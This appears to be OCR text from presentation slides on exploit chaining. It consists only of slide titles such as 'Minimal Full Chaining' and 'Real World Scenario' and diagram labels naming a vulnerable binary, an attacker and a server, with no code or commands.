
Awesome Exploit!

Minimal Full Chaining

Real World Scenario

Minimal Full Chaining

Real World Scenario




Vulnerability binary

Attacker

Server


Minimal Full Chaining

Real World Scenario



